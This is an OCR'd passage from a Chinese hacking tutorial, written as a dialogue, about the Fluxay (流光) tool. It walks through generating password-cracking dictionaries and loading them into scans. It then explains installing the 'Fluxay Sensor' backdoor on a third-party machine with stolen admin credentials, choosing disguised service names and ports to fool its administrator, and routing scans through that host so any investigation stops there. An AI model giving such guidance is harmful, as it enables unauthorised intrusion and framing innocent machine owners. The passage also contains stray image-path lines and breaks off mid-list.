


图11

燕妹妹用哥伦布发现新大陆的目光看着字典生成工具说道：“这个功能的确有个性！”阿布继续讲道：“通过设置选项可以圈定想猜测密码的范围，可以设置字母和数字的长短及其范围，那么用什么来确定呢？一、依靠你对对方的了解；二、那就是运气了。当然也不排除很多管理员使用特殊字符作为密码的可能，聪明的榕哥早就想到了这点，看最下面的‘符号(0x20~0x2E)’就是来解决这个问题的。

在‘选项’里，可以设置的选项也不少，从而更准确的生成最接近密码的字典。如果你还觉得不够准确的话，那就再看看‘高级选项’。这里可以设置第几位密码是字母、数字还是符号。

设置完后怎么来生成呢？选择‘文件存放位置’选项，如图12。点击浏览找个地方取个名字就可以保存了。”

“我试试，”燕妹妹说道：“字典好大啊，打开过程中系统差点挂了。用的时候岂不是要慢如龟爬。”阿布抬头说道：“怎么办？小榕又给我们想到了，程序提供了自动拆分文件功能，可以设置文件拆分为几部分，够方便了吧！而且程序还可以将你的生成方案保存起来，方便你以后的生成工作哦！相信有了这么强大的字典工具，没有什么密码能逃的过流光的法眼。”

燕妹妹制作好字典后说：“那怎么导入到流光里面呢？”

阿布继续说道：“注意在进行扫描设置的最后一步，如图13。通过右侧的‘>>’来选择你生成的字典就可以了。而且还可以根据自己的网络环境来设置并发线程数目（带宽大就多填点）。”




图14

燕妹妹突然说道：“忘了问你一件事，那次我拿我同学的电脑当靶子练习的时候，他的卡巴一个劲的叫，还显示有某某网络攻击，那是不是对我很危险？我都有点害怕了，怕人家找上门来。”阿布说道：“不用怕，看我的。点击完成之后就来到前面提到流光独创Sensor工具－‘选择流光主机’（图14），它可以

方便的实现第三方代理扫描。简单的讲就是通过第三方扫描主机，再把结果返回到我们的本机来。可以大大的降低扫描的安全问题，安全第一嘛！为什么？因为我们并没有直接去扫描主机，是第三方扫描的？不关我们的事，如果查起来也只能查到第三方那里，所以说我们就安全了。那么怎么利用第三方呢？这就需要实现给第三方植入'Fluxay Sensor'，相当于一个后门程序。

选择'工具'－Fluxay Sensor工具－安装Fluxay Sensor，如图15。输入主机的IP，主机中管理帐号及其密码。因为程序是为对方系统开设一个为我们进行服务的服务(有点拗口)，所以需要这个服务的信息，设置的标准就是迷惑性要强，让对方真正的管理员看不出来有什么异样。下面的用户名和控制密码就是在我们连接的时候需要填写的东西。同样还有控制端口和服务端口，也是以迷惑性强为标准。然后点击安装就可以了，程序会自动的配置程序并且安装到对方主机上。"




图15

燕妹妹点点头说道："确实啊，同样是设置扫描参数，这个还真的好好学习。不然的话，还真没法子一下子掌握。"阿布笑了笑又继续讲道："我们回到选择流光主机那儿（图14），尝试




图16




图17

选择'后台模式'（在扫描开始后我们就可以不用管了，此时的本机流光就是客户端，因为第三方在为我们扫描呢，所以就无须干涉了），此时左下方的选项按钮就可以点了，点开看看还有啥特别的功能。

程序又提供了两种通知方式：

1.可以使用短信通知，短信密码可以通过（sms.sina.com.cn）来获得，是不是很先进呢？

